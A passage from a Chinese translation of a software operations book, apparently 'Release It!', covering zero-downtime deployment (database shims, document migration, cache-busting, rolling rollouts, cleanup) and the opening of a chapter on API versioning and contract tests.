


图 13-7 “垫片”

垫片通过桥接新老结构来帮助解决上述问题。例如，旧表上的INSERT触发器可以提取正确的字段值，并将其插入到新表中。同样，新表上的UPDATE触发器也可以对旧表进行更新。通常需要使用垫片处理新表和旧表两个方向上的插入、更新和删除。注意不要创建一个无限循环，即对旧表的插入会触发新表的插入，然后这个新表插入又触发对旧表的插入，如此往复。

每次数据库模式变更都需要6块垫片参与，这看起来增加了很多工作量。工作量确实增加了，但这是以批量形式解决发布中变更问题的代价。本章后面的部分在讨论“先滴流再批量”的迁移策略时，将探讨如何通过做更多更小的发布，实现以更少的精力完成同样的工作。

不要忘记在真实的数据样本上测试数据库的模式变更。我曾在生产环境中看到过很多起数据库迁移失败的事故，其原因是测试环境的数据都太“仁慈”了，太“有礼”了，对QA太友好了。还是忘了这类数据吧。你需要在所有奇怪的数据上测试，这些数据多年来一直存在，DBA的操作、数据库模式变更和应用程序变更都没有对它们造成影响。测试时绝对不要依赖应用程序当前所谓的合法数据库模式！比如，当前系统会要求每个新用户都必须选择有关宠物、汽车和运动队的3个安全问题。但是在使用这些问题之前，系统仍然会有一些旧的用户记录，因为会有用户最近10年从未登录过，所以现在必填的一些字段对他们来说就是一堆空值。换句话说，总会存在一些当前的应用程序绝对无法生成的数据，这就是必须要针对真实生产数据的副本进行测试的原因。

上述建议都适用于那些老旧的关系数据库（20世纪的技术）。那么闪亮登场的后SQL数据库表现如何？

13.5.2 无模式数据库

如果你正在使用非关系数据库，那么恭喜！你完全无须为部署做任何事情。

当然不可能！

对数据库引擎而言，无模式数据库仅仅无模式而已，但对应用程序来说，就完全是另一回事了，因为应用程序期望从数据库返回的文档、值或图节点能够具备某种结构。试想：所有的旧文档都可以在新版本的应用程序上运行吗？这里说的所有的旧文档，可以追溯到你所创建的第一个顾客记录。随着时间的推移，应用程序很有可能也在不断演化，原来旧版本的数据文档现在可能都不可读了。更难以处理的是，数据库中可能有一些拼凑而成的文档，所有文档都使用不同的应用程

序版本创建，其中一些已经在不同的时间点加载、更新和存储，还有一些将变成“定时炸弹”。如果现在试着读取一个这样的“炸弹”文档，那么应用程序可能会无法加载且抛出异常。因此，不管这个文档过去是什么状态，现在都不复存在了。

有3种方法可以解决上述问题。第一种方法是编写应用程序，使其能够读取任何时间创建的版本。对于每个新文档版本，都可以在“翻译流水线”的尾部相应地添加一个新的阶段，如图13-8所示。




图 13-8 翻译流水线

在这个例子中，顶级读取器检测到一份文档。该文档在第2版文档模式下创建，需要更新到最新版本，这就是将第2版读取器配置为通过“第2版到第3版翻译器”将文档注入到流水线上的原因。每个翻译器都会将文档传递给下一个版本的翻译器，直到文档完全成为当前版本。这里会有一个问题：如果文档格式在过去某个时间点被拆分，那么流水线也必须做相应的拆分，要么生成多个文档响应调用方，要么将所有文档写回数据库并重新读取，如图13-9所示。二次读取将会检测当前版本，此时就不再需要翻译了。




图 13-9 翻译流水线拆分

这听起来像是需要做很多工作，恭喜你猜对了。所有版本之间的转换都必须经过测试，这意味着需要保留旧文档作为测试的种子数据。另外，随着流水线越来越深，翻译时间会线性增加。

第二种方法是编写部署期间在整个数据库运行的迁移例程。在产品开发的早期阶段，数据量还小，所以这种方法比较适用。不过一段时间之后，数据迁移的时间会从几分钟延长到几小时，而花费几小时的停机时间来完成数据迁移是完全不可行的。所以，此时应用程序必须能够读取新的文档版本和旧的文档版本。

如果同时进行应用程序的新版本推出和数据迁移，则可能会出现以下4种情况。

- (1) 旧实例读取旧文档，没问题。
- (2) 新实例读取旧文档，没问题。
- (3) 新实例读取新文档，没问题。
- (4) 旧实例读取新文档，会出大问题。

因此，最好在数据迁移之前，先推出应用程序的新版本。

第三种方法是我最喜欢的方法，我把它称为“先滴流再批量”。这个策略不会对所有文档进行一次大规模的迁移，相反，通过在应用程序新版本中添加一些条件码，迁移运行过程中涉及的那些文档，如图13-10所示。这为每个请求增加了一些延迟，因此它基本上是分摊许多请求的批量迁移时间。



图 13-10 “先滴流再批量”

那么，如何处理长时间没有用户访问的文档？此时批处理就派上用场了。在生产环境实行了一段时间的“先滴流再批量”之后，就会发现最活跃的文档都已更新。此时就可以对其余文档执行批量迁移，这可以与生产环境同时运行，不会产生危险，因为此时没有旧实例参与。

（毕竟，早在几天或几周之前，新版本实例就已部署到生产环境了。）批量迁移完成后，甚至都可以进行新的部署，删除有关旧版本的条件检查语句。

第三种方法能够做到两全其美，能够实现快速部署新的应用程序版本，无须停机进行数据迁移，也能在不中断服务的情况下部署代码，因此当不再需要迁移测试时，能够将其删除。这种方法主要的局限是，不能对相同的文档类型执行不同的重复滴流迁移操作。这意味着当面对一些较大的设计变更时，需要将其分散到多个版本中来实现。

很明显，“先滴流再批量”并不仅限于无模式数据库，对于任何大型迁移——通常在部署过程中执行时间很长——都可以采用这种方法。

除了上面讨论的后端存储系统，另一个导致系统停机的常见问题是Web资源的变更。

13.5.3 Web资源

版本问题不仅仅对数据库有影响，如果应用程序包含任何类型的用户界面，那么还需要考虑这些资源的版本问题：图片、样式表和JavaScript文件等。在当今的应用程序中，前端资源版本与后端应用程序变更紧密相关，确保用户获得与即将交互的后端实例兼容的Web资源至关重要。此时必须解决3个主要问题：缓存破坏（cache-busting）、版本控制和会话黏性。

在标头中，始终为静态资源设置最长缓存过期时间，可以设为10年。这样一来，通过允许浏览器尽可能久地缓存这些静态资源，能够惠及用户；通过减少冗余请求数量，能够惠及系统。但是，在部署应用程序的变更时，浏览器必须获取新版脚本。“缓存破坏”正是这样的技术，能够帮助浏览器、所有中间代理和缓存服务器获取最新的静态资源。

通过在URL中添加查询字符串，某些缓存破坏程序库就足以显示新版本了。服务器端应用程序发出的HTML，能将如下URL：

```
<link rel="stylesheet" href="/styles/app.css?v=4bc60406"/>
```

更新为：

```
<link rel="stylesheet" href="/styles/app.css?v=a5019c6f"/>
```

我更喜欢直接使用Git生成的SHA值作为版本标识符。我们其实并不关心版本号的细节，只是需要它来匹配HTML和静态资源。

```
<link rel="stylesheet" href="/a5019c6f/styles/app.css"/>
<script src="/a5019c6f/js/login.js"></script>
```

通常情况下，系统提供静态资源的方式与提供应用程序页面的方式有所不同。因此，相比将版本号放入查询字符串中，我更喜欢将其放入URL或文件名中，这样可以将旧版本和新版本放在不同的目录下。另

外，因为这些内容都在同一个顶级目录下，所以能快速查看单个版本的内容。

需要注意的一点是，网上能够找到这样的建议——仅使用版本号实现缓存破坏，然后使用重写规则去掉版本号，并使用不带版本号的路径查找实际文件。这需要一次进行大量的部署，然后再做瞬间切换，所以并不适用于我们预期的那种部署。

如果应用程序和静态资源来自同一台服务器会如何呢？此时可能会遇到这样的问题：浏览器会从已更新的实例中获取主页面，但在请求新资源时，被负载均衡到另一个旧实例上。旧实例由于尚未更新，因此缺少新的资源。这种情况下，有两种解决方案。

(1) 配置会话黏性关系，这样一来，所有来自同一用户的访问请求，都会转到同一台服务器。所有使用旧应用程序的访问都会继续使用旧资源，而对新应用程序的访问都可以获得新资源。

(2) 在开始激活新代码之前，将所有静态资源部署到每台主机上。因为此时必须修改已经运行的实例，所以这确实意味着违背“不可变”的部署模式。

一般情况下，用不同的集群提供静态资源可能更容易。

准备阶段终于完成了，下面将讨论实际推出新代码要注意的问题。

13.5.4 推出新代码

当在机器上推出新代码时，根据所选择的环境和配置管理工具的不同，其确切的实现机制也会大相径庭。现在首先考虑“收敛”式基础设施，这种基础设施使用长寿命的机器，并由这些机器接受变更。

首先必须决定每次要更新的机器数量。我们的目标是零停机时间，因此正在运行的机器需要足够多，而且在整个过程中能同时接受并处理请求，显然这意味着我们无法同时更新所有机器。但是，如果每次只更新一台机器，那么推出新代码就遥遥无期了。

因此，我们通常设法分批更新机器。可以将机器分成相同大小的组，假设有5组，分别名为Alpha、Bravo、Charlie、Delta和Foxtrot，按照下面的步骤推出新代码。

- (1) 指示Alpha停止接受新的请求。
- (2) 等待Alpha排空负载。
- (3) 在Alpha上运行配置管理工具更新代码和配置。
- (4) 等待Alpha中所有机器通过健康状况检查。
- (5) 指示Alpha开始接受请求。
- (6) 对Bravo、Charlie、Delta和Foxtrot重复上述过程。

上面步骤中的第1组，其实就是“金丝雀”组3。在完成所有步骤并进入下一组之前，应该暂停下来，评估更新状况。可以在负载均衡器上使用流量整形，逐渐增加发往“金丝雀”组的流量，同时观察指标中的异常情况。错误日志中是否有很大的峰值？是否有显著的延迟？内存使用率如何？在继续更新其他组之前，最好关闭发往该组的流量并进行调查。

3进行系统早期检测和反馈，10.7节有涉及。——译者注

要阻止流量发往机器，一种简单的方法就是将其从负载均衡器池中移除。但这样做很鲁莽，并且会破坏一些尚未完成的请求处理过程。我更喜欢对机器进行充分地健康状况检查。

每个应用程序和服务都应该包含端到端的“健康状况检查”路径。负载均衡器可以检查该路径，查看实例是否正在运行，这对监视和调试也很有用。良好的健康状况检查页面会报告应用程序版本、运行时版本、主机IP地址，并反映连接池、缓存和断路器的状态。

通过这种健康状况检查，应用程序中一个简单的状态变更，就可以通知负载均衡器不再向该机器发送任何新请求，该机器正在处理的请求会继续完成。推出新代码后，可以在启动服务时使用相同的状态标

志。因为从服务开始监听套接字到其真正准备好投入工作通常会花费相当长的时间，所以启动服务时，应该将这个“可用”状态标志设置为假。如此，负载均衡器便不会过早地向该服务发送请求。

在上面的例子中，当Charlie组正在更新时，表明Alpha和Bravo都已完成，Delta和Foxtrot要等一会儿才能更新。之前所有精心的准备都有了回报，此时旧版本和新版本正同时运行着。

现在考虑一下“不可变”的基础设施。在这种基础设施上推出代码，就不会变更旧机器，相反，要针对新版本的代码启用新机器。此时要考虑的关键问题是，在现有集群中启用新机器，还是启动一个新集群并做切换。如果是前者，那么就会看到图13-11所示的情况。随着新机器不断出现且通过了健康状况检查，它们将开始承担流量负载，这意味着需要实现会话黏性，否则某个调用方后续发来的请求，就可能不得不交给新版本机器（而不是旧版本机器）来处理。



图 13-11 在现有集群中启用新机器

图13-12展示了启动一个新的集群。在将IP地址切换到新的实例池之前，可以检查这些新机器的健康状况和工作状态。此时，虽然不太担心会话黏性问题，但切换IP地址时可能会对未完成的请求造成严重影响。



图 13-12 启动一个新集群并切换

如果部署非常频繁，那么最好是在现有集群中启用新机器，这样做可以避免打断正在处理的连接。企业虚拟化数据中心也更青睐这种做法，因为其中的网络不像在云环境中那样能轻易地进行重新配置。

无论用何种方式推出代码，在所有的模式下，机器上的内存会话数据都会发生丢失，必须让用户了解到这一点。内存中的会话数据应该只能以本地信息缓存的形式保存在某处，要将进程生命周期与会话生命周期解耦。

现在每台机器应该都部署了新代码。此时要稍等一会儿，并留意监控信息。除非确定新的变更运行状况良好，否则不要立即进入清理模式。一旦度过了这个宽限期，就可以撤销一些临时变更了。

13.5.5 清理

我总是告诉孩子们，如果工具用完后没有归位，那么工作不能算完成。在准备阶段，大概在10分钟前，或者像上一章所描述的场景那样在18小时之前，我们运用了数据库扩展并添加了垫片，现在到要完成工作的时候了。

去除垫片这部分很容易。一旦每个实例都部署了新代码，就不再需要那些触发器了，那时就可以删除它们。对于新的数据库迁移，务必最后要执行这样的删除操作。

此时就要开始另一轮的数据库模式变更，即收缩（**contraction**），或“收紧”数据库模式。

- 撤销旧表。
- 撤销旧视图。
- 撤销旧列。
- 撤销不再使用的别名和近义词。
- 撤销不再被调用的存储过程。
- 在新列上应用非空约束。
- 应用外键约束。

上述大部分收缩操作可以放心执行，但在执行最后两个有关约束的操作时要注意——两者只能在新版本推出后执行，否则旧的应用程序版本不知道如何满足这些约束条件，导致在旧版本上运行的实例突然开始抛出错误。这就违背了“让用户感知不到新旧交替”的原则。

通过上述方式实现模式变更还是比较容易的。如果使用某种迁移框架，那么变更就更容易实现了。迁移框架将每个单独的变更作为代码库版本控制资源的组成部分，自动执行这些在代码库中但不在模式中的变更集。相比之下，旧式的模式变更依赖建模工具（或者像建模工具一样执行命令的DBA），一次创建整个模式。该工具中的新变更会创建单独的SQL文件，从而一次应用所有变更。此时，虽然还是可以将新旧交替分成若干阶段，但这需要花费更多的精力，比如必须明确地对扩展进行建模，对模型进行版本化，然后对收缩进行建模，并再次对其进行版本化。

无论是手动编写迁移脚本还是从工具生成迁移脚本，将所有模式变更按时间排序很有帮助，这为测试每种环境中的变更提供了一种常用的方法。

对无模式数据库来说，清理阶段同样是一次性活动。与关系数据库的收缩阶段一样，此时要删除不再使用的文档或键值，或删除不再需要的文档元素。

此清理阶段也是审查特征切换的好时机。任何新的特征切换都应默认为“关闭”。在清理阶段就可以对其进行审查，明确要实现的特征，还可以检查现有的设置，看看是否有不再需要的特征切换，有的话把其删除时间排入日程。

13.6 像行家一样部署

2007年到2009年，部署与设计泾渭分明。开发人员构建了他们的软件，交付了一个二进制文件和一个readme文件，然后运维人员就开始工作。那些日子已经一去不复返了。如今的部署变得很频繁，而且衔接紧密。运维工作与开发工作已经变得难解难分，这就要求必须按照可部署的原则设计软件，就像设计用于生产环境的软件一样。

好消息！对进度已经落后的开发团队来说，为部署而设计不仅意味着一个额外的负担，也意味着拥有逐步实现大型变更的能力。

这一切的前提是实现自动化操作和质量检查。构建流水线应该能够应用架构师、开发人员、设计人员、测试人员和DBA所积累的全部智慧，这远远超出了构建期间运行测试的范围。例如，一个常见的疏漏会导致数小时的停机事故：忘记外键约束上的索引。如果从来不与关系数据库系统打交道，那么那句话可能没有多大意义。但如果你的系统正是关系数据库系统，那么那句话可能会令你立即边跑边叫：“哦，糟了！”为什么这样的疏漏会到达生产环境？一个回答就能通向黑暗的那端。如果你说，“因为DBA没有检查模式变更”，那么你已经在那条黑暗的道路上又迈进了一步。

而另一种回答可以是：“因为SQL很难解析，所以构建流水线无法捕捉到这个疏漏。”这个答案就提供了解决的思路。如果前提是，构建流水线应该能够捕获所有那样的客观错误，那么显然就应该开始在SQL DDL以外的其他地方指定模式变更。此时，无论是使用自己开发的数字用户线还是现成的迁移库，都无关紧要，主要是将模式变更转换为数据，这样构建流水线便能非常清晰地看到模式变更，然后就可以拒绝所有定义了外键约束而没有索引的构建，这就是让人类定义规则，让机器贯彻规则。当然，这听起来确实有点反乌托邦科幻电影的感觉，但可以让团队在晚上睡个好觉，而不是对着电话会议祈祷。

13.7 小结

要想取得成功，需要早早地频繁部署软件，这意味着部署行为是系统生命的重要组成部分。因此，设计易于部署的软件非常有必要，零停机部署就是目标。

更小批量和更轻松的部署，意味着可以逐步进行重大变更。这能减少对用户的干扰，无论是人类用户还是其他程序用户。

到目前为止，书中已经介绍了有关部署的“内部”视图，包括对数据库模式和文档的结构性变更，代码的推出，以及之后的清理工作。接下来要看看软件如何与整个系统的其他部分互相配合，其中，优雅地处理协议版本很关键，下一章将就此进行讨论。

第 14 章 处理版本问题

前文已经讨论了如何设计应用程序来轻松并反复地进行部署，这也意味着我们有能力多次改变软件与世界的交流方式，并且毫不费力。但是，当为了增加某些特征而做变更时，需要注意不能破坏正应用这些软件的应用程序，不然就会迫使其他团队做更多的工作才能让应用程序恢复运行。如果因为我们的问题而给其他团队带来更多的工作，那么肯定有事情出错了！如果为了保持兼容性而不是将迁移成本转嫁到其他团队，我们做了一些额外的工作，那么这样会给所有人都带来便利。本章讨论如何将软件设计成一个“好公民”。

14.1 帮助他人处理版本问题

不同服务消费者的目的和需求不同，这一点很好理解。每个消费端的应用程序都有自己的开发团队，按照自己的时间表进行运维。如果让别人尊重你的自主权，那么你必须尊重他们的自主权。这意味着不能强迫服务消费者配合发布日程表，不应该为了更新自身系统的 API，而让服务消费者被迫与你同时发布新版本。这一点适用于互联网上对外提供 SaaS 服务的系统，同时也适用于单一组织内部或跨合作伙伴渠道的各个系统。协调服务消费者和提供方部署进度的努力无法实现规模化，如果要循着服务的依赖关系完成所有的连锁部署，那么可能会发现整个公司必须立即升级。所以，大多数服务新版本的发布应该具有兼容性。

14.1.1 不会破坏 API 的变更

在 TCP 规范中，对于用不同的服务提供方构建稳健的系统，Jon Postel 为我们提供了一个很好的原则。Postel 的稳健性原则指出：“深思熟虑，从谏如流。”该原则在整个互联网上得到了良好的运用（但会受第 11 章讨论的安全性问题的影响），下面来看看是否可以将这个原则运用到应用程序的协议版本中。

为了实现API变更的兼容性，需要考虑造成不兼容变更的因素。我们所说的API，实际上是一个分层的“约定”栈，这些“约定”由一系列软件相互达成，有些“约定”非常基础，甚至很少谈及。例如，你最后一次看到运行NetBIOS而不是TCP/IP协议的网络是什么时候？我们可以假定在协议栈上存在某种程度的通用性：IP、TCP、UDP和DNS。（组播可以在网络中的某些边界内使用——仅限一组位于密闭空间内的主机，切勿期望它能在不同网络之间路由。）在这些稳固的基石之上，我们处于第7层——应用程序层。服务消费者和提供方必须分享一些额外的“约定”才能通信，这些“约定”所涉及的情景包括以下几个方面。

- 连接握手和持续时间。
- 请求组帧。
- 内容编码。
- 消息语法。
- 消息语义。
- 鉴权和身份验证。

如果选择HTTP系列协议（HTTP、HTTPS、HTTP/2）来约定连接握手和持续时间，那么将能顺带获得一些其他的“约定”。例如，HTTP的Content-Type和Content-Length标头，有助于请求的组帧（组帧决定了在传入的字节流中，请求开始和结束的位置）。双方都可以在同名的标头字段中商定内容编码方式。

指定了API能接受HTTP请求是不是就足够了？很遗憾，这还不够。HTTP接口规范非常广泛（HTTP/1.1规范包括5个RFC：从RFC7231到RFC7235）。有多少HTTP客户端库处理“101切换协议”的响应？有多少客户端能区分“传输编码”和“内容编码”？当说到服务能接受HTTP或HTTPS请求时，通常指服务能接受HTTP的一个子集，并且对接受的内容类型和动词都有所限制，然后服务会用一组受限制的状态码和缓存控制标头对请求进行响应。服务也许能接受有条件的请求，也许不能，但它极有可能会错误地处理一些请求。简而言之，我们所构建的服务仅仅遵循了标准的一个子集。

以分层约定栈的视角看待服务消费者和提供方之间的这种通信，很容易就能看出造成破坏性变更的因素：所有对事先约定的单方面违反。下面是一些可能会破坏约定的变更。

- 拒绝之前工作良好的网络协议。
- 拒绝之前工作良好的请求组帧或内容编码。
- 拒绝之前工作良好的请求语法。
- 拒绝之前工作良好的请求路由（无论是URL还是队列）。
- 要求请求中包含更多必填字段。
- 要求请求中禁止出现之前允许出现的可选信息。
- 删除响应中一些之前承诺的信息。
- 对鉴权要求更加严格。

注意上面处理请求和回复的方式有所不同。Postel的稳健性原则体现了非对称性的理念，可以将其理解为对请求要协变（**covariant request**），对响应要逆变（**contravariant response**），也可以用里氏替换原则理解它。相比以往，我们能且只能接纳来自调用方的更多请求，不能对调用方做更多的要求，并且，我们能且只能返回更多的响应。

此外，那些不做上述事情的遵循约定的变更，一定是安全的变更。换句话说，可以比以往提出的要求更少，可以比以往接受的可选信息更多，可以比以往返回的响应更多，还可以类比必填参数和可选参数理解这个问题（感谢Clojure的发明人Rich Hickey，是他提供了这个视角），下面这些变更总是安全的。

- 要求必须填写以前必填参数的一个子集。
- 接受以前可以接受的参数的超集。
- 返回以前可返回值的超集。
- 在参数上强制执行以前所需约束的子集。

如果消息格式具有机器可读的规范，那么应该可以对比旧规范来分析新规范，从而验证上述属性。

然而，在运用稳健性原则时，需要解决一个棘手的问题——我们所说的服务能接受的请求与它真正接受的请求之间，可能会存在差距。例如，假设有这样一个服务，它能收到带有url字段的JSON格式的有效载荷。你发现输入未验证为URL，而只是以字符串形式被接收并保存在数据库中。接着你想添加一些验证来检查该值是否是合法的URL，

或许要使用正则表达式。这就有了一个坏消息：该服务现在拒绝了以前可以接受的请求。这是一个具有破坏性的变更。

等一下！文档规定了要通过URL传递请求，除此之外的其他任何格式都是不好的输入，且是未定义行为。这样的输入可以做任何事情，对一个函数来说，未定义行为的经典定义，指该函数可以决定格式化硬盘驱动器。不过这些都无关紧要，最要紧的是服务一旦上线，它的实现就成为事实上的规范。

文档中记录的协议和软件实现之间存在上述差距是很常见的。我喜欢在发布软件之前使用生成式测试技术¹来找出这些差距。但是一旦协议生效之后，该怎么做呢？能收紧软件实现从而符合文档规定吗？答案是不能。根据稳健性原则，我们别无选择，只能继续接受那样的输入。

1与传统的列举实例来验证的自动化测试不同，我们在生成式（**generative**）测试中指定测试属性，并使用测试程序库来生成自动化测试。——译者注

如果调用方向服务发送了可接受的输入，但服务做出了一些异常响应，类似的情况也会出现。也许算法中有一个边界用例，也许有人没有移除输入中的集合元素，而是传入了一个空集合。无论是什么原因，某种行为恰好发生了，这同样不是规范的一部分，而是系统实现的制品。同样地，即使从未想过支持这些行为，也无法随意改变它。一旦服务公开，新版本就不能拒绝之前会被接受的请求。所有违反这一点的变更都是破坏性的。

即使有这些警告，仍然应该通过Swagger/OpenAPI等方式发布消息格式。这样一来，其他符合编码规范的服务可以使用你的服务。这样做还便于运行所生成的测试，该测试可以扩展规范的边界，帮助发现两类关键差距：规范所说的与实施中所理解到的内容之间的差距，以及规范所说的与系统实现的内容之间的差距。这是入站式测试，如图14-1所示，可以在其中检验API，来确保它按照预期发展。



图 14-1 入站式测试

即使认为规范制定得很严密，上述两类差距也会很大。我建议针对所使用的服务，进行随机的生成式测试。使用他们的规范，但运行自己的测试，从而判断对规范的理解是否正确。这是出站式测试，在这个过程中可以检验依赖关系，让它们按照预期的方式运行。

在我的一个项目里，曾有一个共享数据模式，两个地理位置不同的团队共同使用。我们讨论、协商并记录了一个双方都可以支持的规范。但我们又做了一个后续工作，作为服务消费者，我所在的团队编写了集成测试框架，来说明规范中的每个用例。我们将这些测试当作“契约测试”，并在另一个团队的预生产系统中运行这些测试。仅仅是编写测试这一件事，就揭示了大量之前没有想到过的边界案例。而当几乎所有测试在第一次运行失败之后，我们就开始真正将规范具体化。一旦测试全部通过，我们就对系统集成有了很大的信心。事实上，生产环境部署非常顺利，在第一年的系统集成中没有发生过运维失败。然而，如果让这个系统的实施团队（服务提供方）编写这样的测试，我认为效果不会这样好。

这种风格的测试如图14-2所示。有些人称其为“契约测试”，因为这些测试检验提供方的契约中服务消费者关心的那些部分。就像图中标注的那样，这些测试由发起调用的服务拥有。如果服务提供方的契约发生了变更，那么这些测试就会发挥早期预警的作用。



图 14-2 “契约测试”

在穷尽了所有其他选项后，有可能仍然发现需要进行破坏性的变更。接下来看看即使在这种情况下如何还能做到帮助他人。

14.1.2 破坏API的变更

其他的做法都无济于事，破坏性的变更即将实施。但此时仍然可以做一些事情帮助服务消费者。

减少API破坏性变更影响的第一个先决条件，是在请求和回复消息格式中添加一个版本号字段。注意这是格式本身的版本号，而不是系统应用程序的版本号。一般来说，任何单个的服务消费者每次只支持一个消息格式版本，因此该版本号不是用于服务消费者自动兼容多个版本号，而是用于在出现问题时能方便地进行调试。

不幸的是，在迈出了上面简单的第一步之后，就立刻进入了“鲨鱼出没的水域”，我们必须对现有的API路由及其行为采取行动。下面以点对点网络借贷服务中的路由为例进行说明，如表14-1所示。该服务通过收集贷款申请进行信用分析，需要了解一些关于贷款和借款方的信息。

表 14-1 路由样例

路由	动词	目的
/applications	POST	新建贷款申请
/applications/:id	GET	查看贷款申请的状态
/applications?q=querystring	GET	根据条件查询贷款申请
/borrower	POST	新建借款方
/borrower/:id	GET	查看借款方的状态
/borrower/:id	PUT	更新借款方的状态

目前该服务正在运行，且运行良好。事实证明，相比无用的服务，成功的服务需要更频繁地进行变更。果不其然，新的需求出现了。一方面，目前那个原始和简单的用户界面，已经远远无法表现贷款请求（request）的最新字段了。更新后的贷款请求用户界面需要显示更多信息，并支持多种语言和货币。另一方面，一个法人实体可以在不同的时间既做借款方又做贷款方，但是每个法人实体只能在某些国家

（公司注册所在国家）经营。因此，我们要借助破坏性的变更处理系统返回的带有/request路由的数据，以及需要用更一般的表示法来替换/borrower路由。

HTTP提供了几种处理这些变更的方法，但没有一个是完美的。

(1) 为URL添加版本辨别字段，可以用前缀形式或查询参数来实现，这是实践中最常见的方法。这种方法的优点是，能轻易地路由到正确的行为；无须任何特殊处理就能共享、存储和通过邮件发送URL；可以通过查询日志，查看随着时间的推移，每个版本使用者的数量；对服务消费者来说，浏览一下URL就能快速确认其正在使用的版本。缺点是，同一实体的不同表示看起来像是不同的资源，而这在REST世界中是禁忌。

(2) 使用GET请求上的Accept标头指示所需的版本，使用PUT和POST上的Content-Type标头指示正在发送的版本。例如，可以为版本定义一个媒体类型application/vnd.lendzit.loan-request.v1和一个新的媒体类型application/vnd.lendzit.loan-request.v2，如果客户端没有指定所需的版本，则会获取默认值（第一个未过时的版本）。这样做的优点是，在数据库中存储的所有URL都可以继续工作，客户端无须更改路由就可升级。缺点是，单单凭借URL已经不够区分版本了，像application/json和text/xml这样的通用媒体类型根本提供不了任何帮助；客户端必须先知道存在这种特殊的媒体类型，以及所有允许的媒体类型；一些框架虽然支持基于媒体类型的路由，但配置起来会有难度。

(3) 使用特定于应用程序的自定义标头指示所需的版本。可以定义一个类似api-version的标头。其优点是，具有完全的灵活性，并且与媒体类型和URL正交。缺点是，需要为特定框架编写路由处理器；这个标头是另一个必须与服务消费者分享的秘密。

(4) 仅针对PUT和POST，在请求正文中添加一个字段来指示预期版本。它的优点是，不需要路由，易于实施。缺点是，无法涵盖所需要的所有场景。

在这4种方法中，我通常会选择在URL中添加内容，我认为这种方法利大于弊。首先，使用URL本身就足够了，除此之外客户端不再需要掌握其他任何信息。其次，像缓存、代理和负载均衡器这样的中介设

备，都不需要进行任何特殊的容易出错的配置。匹配URL模式做起来很容易，而且运维团队所有成员都能很好地理解。而指定自定义标头，或让设备解析媒体类型从而通过某种方式引导流量，这样更有可能导致服务中断。当下一次API更新还需要变更编程语言或框架时，我真心希望让新版本在单独的集群上运行，这对我尤为重要。

无论选择哪种方法，服务提供方都必须在一段时间内同时支持旧版本和新版本。当提供方推出新版本时（当然，采用零停机部署），新旧两个版本应该能同时运行，这能便于服务消费者选择时间进行升级。确保要运行的测试能在相同实体上混合调用API的新旧两个版本。此时经常会发现，使用新版本创建的实体，在通过旧API访问时会导致内部服务器错误。

如果要在一些URL中添加版本信息，那么务必同时在所有路由中都添加这个版本。即使这次变更只涉及一个路由，也不要强制用户记住哪些版本号对应哪些API。

